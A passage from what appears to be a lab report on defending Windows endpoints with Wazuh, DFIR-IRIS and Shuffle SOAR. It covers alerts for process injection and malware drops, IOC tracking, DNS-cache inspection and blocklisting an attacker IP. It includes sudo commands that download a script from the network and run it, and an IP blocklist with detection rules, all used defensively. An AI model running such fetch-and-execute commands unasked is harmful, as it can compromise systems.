agent.id		006
agent.ip		192.168.11.106
agent.name		Windows-10
data.win.eventdata.callTrace		C:\windows\SYSTEM32\ntdll.dll+9d574 C:\windows\SYSTEM32\ntdll.dll+d78ca C:\windows\System32\KERNEL32.DLL+1e1dc C:\windows\System32\KERNEL32.DLL+26bfe C:\windows\system32\dbgcore.DLL+e681 C:\windows\system32\dbgcore.DLL+1d3d5 C:\windows\system32\dbgcore.DLL+16e45 C:\windows\system32\dbgcore.DLL+63eel C:\windows\system32\dbgcore.DLL+6ebb C:\win

Figure 120: Alert true Positif 2 (process injection attack)

We even have a low level alerts indicating abnormal activity on the endpoints and even see the parent process of our malicious loader:

Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jul 11, 2024 @ 18:14:48.965	T1059.003	Execution	Windows command prompt started by an abnormal process	4	92052
Jul 11, 2024 @ 18:29:51.481	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213
Jul 11, 2024 @ 18:29:51.477	T1059.001	Execution	Powershell process spawned powershell instance	4	92027
Jul 11, 2024 @ 18:28:51.371	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213

Figure 121: Alert true Positif 3 (IOC)




Figure 122: Alert true Positif 3 Details

After successfully identifying an IOC, you can add it to DFIR-IRIS: An IOC object can be created by going to Case > IOC. By clicking on "Add IOC" in the upper right corner, a new window opens for the creation of the IOC.




Figure 123: Creation d'IOC dans DFIR-IRIS

We can get additional insight about the IOC we collect:




Figure 124:enrichissement avec MISP et Virustotal

Incident Response :



Figure 125: Incident Response lifecycle

IRIS provides a collaborative environment for incident responders to share technical details during investigations. It helps in creating tickets, IOC (Indicators of Compromise), notes, storing files and images, and scheduling activities...

The screenshot shows the IRIS interface with a list of tasks and a sidebar of shortcuts.

Description	Status	Assigned to	Last update	Tags
Global Task ID #4 might be delivered in realtime to all users	In progress	Adm 1	2024-07-09 14:16:12	
Lets goooo	Done	Adm 2	2024-07-09 14:14:41	Se

Shortcuts sidebar:

- Take screenshot of content
- Add IOC
- Add asset
- Add note
- Add event
- Upload evidence
- Add task log

Figure 126: Fonctionnalités DFIR-IRIS

To add a new ticket (case):




Figure 127:Alert niveau 12




Figure 128:Creation d'un ticket DFIR-IRIS

This alert will be escalated into a new case. Set a title and select the IOCs and Assets to escalate into the case.

New case title *

[ALERT] Suspicious file extension detected in registry ASEP to be executed on next logon

Select case template

Select a template

IOCs to import Deselect All

Escalation note

possible malicious backdoor installed on windows 11 endpoint

Case tags

wazuh x win11 x Type here

Add alert as event in the timeline

Activate Windows
Go to Settings to activate Windows

Figure 129: Informations sur le ticket

Attributed open cases Last updated: 11:15:26 Show closed cases Refresh

Search:

Title	Description	Client	Opening date	Tags
#1 - Initial Demo	This is a demonstration.	IrisInitialClient	2024-06-24	
#2 - [ALERT] Suspicious file extension detected in registry ASEP to be executed on next logon	*Alert escalated by administrator* ### Escalation note possible ma (...)	IrisInitialClient	2024-07-11	wazuh win11

Showing 1 to 2 of 2 entries

Export Copy

Activate Windows
Go to Settings to activate Windows

Figure 130: exemple d' un ticket ouvert (open cases)

Case summary Changes saved Last synced: 11:15:53 Edit Refresh

Alert escalated by administrator

Escalation note

possible malicious backdoor installed on windows 11 endpoint

Alert description

Rule ID: 92301 Rule Level: 12 Rule Description: Suspicious file extension detected in registry ASEP to be executed on next logon Agent ID: 004 Agent Name: win11 MITRE IDs: T1547.001 MITRE Tactics: Persistence, Privilege Escalation MITRE Techniques: Registry Run Keys / Startup Folder Location: EventChannel Full Log: N/A

IRIS alert link

[#1242](#) Activate Windows
Go to Settings to activate Windows.

Figure 131: ticket Description

After isolating the infected machines, we need to conduct precise investigations to determine how our machines were infected and by whom we were attacked.

For example, we can inspect TCP/UDP connections to our machines, perform malware analysis, and use various investigation tools (DF)...

The incident response is generally carried out by forensic experts and experienced researchers in the field of security. In our case, we can find the malicious IP address of our attacker by inspecting the DNS cache of our machines:

```
PS C:\windows\system32> Get-DnsClientCache
```

Entry	RecordName	Record Type	Status	Section	TimeTo Live	Data Length	Data
59.132.53.84.in-addr.arpa	59.132.53.84.in-addr.arpa	PTR	Success	Answer	42183	8	a84-53-132-59.deploy.static.akamaitech...
90.155.247.72.in-addr...	90.155.247.72.in-addr...	PTR	Success	Answer	42784	8	a72-247-155-90.deploy.static.akamaitec...
15.22.154.18.in-addr.arpa	15.22.154.18.in-addr.arpa	PTR	Success	Answer	80594	8	server-18-154-22-15.mad53.r.cloudfront...
10.132.53.84.in-addr.arpa	10.132.53.84.in-addr.arpa	PTR	Success	Answer	35534	8	a84-53-132-10.deploy.static.akamaitech...
210.211.17.2.in-addr.arpa	210.211.17.2.in-addr.arpa	PTR	Success	Answer	36904	8	a2-17-211-210.deploy.static.akamaitech...
watson.events.data.mic...	watson.events.data.mic...	CNAME	Success	Answer	4	8	blobcollectorcommon.trafficmanager.net
watson.events.data.mic...	blobcollectorcommon.tr...	CNAME	Success	Answer	4	8	onedsblobprdcus17.centralus.cloudapp.a...
watson.events.data.mic...	onedsblobprdcus17.cent...	A	Success	Answer	4	4	13.89.179.12
api.msn.com	api.msn.com	CNAME	Success	Answer	42	8	api-msn-com.a-0003.a-msedge.net
api.msn.com	api-msn-com.a-0003.a-m...	CNAME	Success	Answer	42	8	a-0003.a-msedge.net
api.msn.com	a-0003.a-msedge.net	A	Success	Answer	42	4	204.79.197.203
raw.githubusercontent.com	raw.githubusercontent.com	A	Success	Answer	1806	4	185.199.108.133
raw.githubusercontent.com	raw.githubusercontent.com	A	Success	Answer	1806	4	185.199.111.133
raw.githubusercontent.com	raw.githubusercontent.com	A	Success	Answer	1806	4	185.199.109.133
raw.githubusercontent.com	raw.githubusercontent.com	A	Success	Answer	1806	4	185.199.110.133
97.95.192.54.in-addr.arpa	97.95.192.54.in-addr.arpa	PTR	Success	Answer	76258	8	server-54-192-95-97.mad51.r.cloudfront...
101.95.192.54.in-addr...	101.95.192.54.in-addr...	PTR	Success	Answer	80594	8	server-54-192-95-101.mad51.r.cloudfron...
fctupdate.fortinet.net	fctupdate.fortinet.net	A	Success	Answer	70928	4	173.243.143.6
fctupdate.fortinet.net	fctupdate.fortinet.net	A	Success	Answer	70928	4	173.243.143.6
184.11.247.103.in-addr...	184.11.247.103.in-addr...	PTR	Success	Answer	7122	8	penajam.lima.rumahweb.net
2.95.192.54.in-addr.arpa	2.95.192.54.in-addr.arpa	PTR	Success	Answer	80594	8	server-54-192-95-2.mad51.r.cloudfront.net
154.208.22.2.in-addr.arpa	154.208.22.2.in-addr.arpa	PTR	Success	Answer	14134	8	a2-22-208-154.deploy.static.akamaitech...
178.133.53.84.in-addr...	178.133.53.84.in-addr...	PTR	Success	Answer	43100	8	a84-53-133-178.deploy.static.akamaitec...
127.32.42.70.in-addr.arpa	127.32.42.70.in-addr.arpa	PTR	Success	Answer	31468	8	ny.outbrain.com

Figure 132: detection du domaine attack dans le cloud avec powershell

After finding the origin of the attack, we eradicate the malicious programs and blacklist the IP address. To block our attacker, we will first install a file containing known malicious addresses (tor nodes, apt domains ...), and we will add our IP address that leads to the attacker's domain:

```
$ sudo wget https://raw.githubusercontent.com/firehol/blocklist-ipsets/master/alienvault_reputation.ipset -O /var/ossec/etc/lists/alienvault_reputation.ipset
$ sudo echo "<ATTACKER_IP>" >> /var/ossec/etc/lists/alienvault_reputation.ipset
$ sudo wget https://wazuh.com/resources/iplist-to-cdblist.py -O /tmp/iplist-to-cdblist.py
$ sudo /var/ossec/framework/python/bin/python3 /tmp/iplist-to-cdblist.py /var/ossec/etc/lists/alienvault_reputation.ipset /var/ossec/etc/lists/blacklist-alienvault
$ sudo rm -rf /var/ossec/etc/lists/alienvault_reputation.ipset
$ sudo rm -rf /tmp/iplist-to-cdblist.py
$ sudo chown wazuh:wazuh /var/ossec/etc/lists/blacklist-alienvault
```

Edit [/var/ossec/etc/rules/local_rules.xml](#)

```
<group name="attack,">
  <rule id="100100" level="10">
    <if_group>web|attack|attacks</if_group>
    <list field="srcip" lookup="address_match_key">etc/lists/blacklist-alienvault</list>
    <description>IP address found in AlienVault reputation database.</description>
  </rule>
</group>
```

Edit [/var/ossec/etc/ossec.conf](#)

```
<ossec_config>
  <ruleset>
    <!-- Default ruleset -->
    <decoder_dir>ruleset/decoders</decoder_dir>
    <rule_dir>ruleset/rules</rule_dir>
    <rule_exclude>0215-policy_rules.xml</rule_exclude>
    <list>etc/lists/audit-keys</list>
    <list>etc/lists/amazon/aws-eventnames</list>
    <list>etc/lists/security-eventchannel</list>
    <list>etc/lists/blacklist-alienvault</list>

    <!-- User-defined ruleset -->
    <decoder_dir>etc/decoders</decoder_dir>
    <rule_dir>etc/rules</rule_dir>
  </ruleset>

  <active-response>
    <command>netsh</command>
    <location>local</location>
    <rules_id>100100</rules_id>
    <timeout>60</timeout>
  </active-response>
</ossec_config>
```

Then we Restart Wazuh SIEM

Automatisation of the WorkFlow :

<https://github.com/Shuffle/python-apps>

<https://shuffler.io/docs/workflows>

we will automate ticket creation for alerts with level > 12:




Figure 133: Dashboard SUFFLE SOAR

we create a webhook shuffle with a "repeat-back-to-me" action:




Figure 134: Automatisation de creation de ticket sur des alertes niveau 15




Figure 135: Test de l'automatisation du workflow

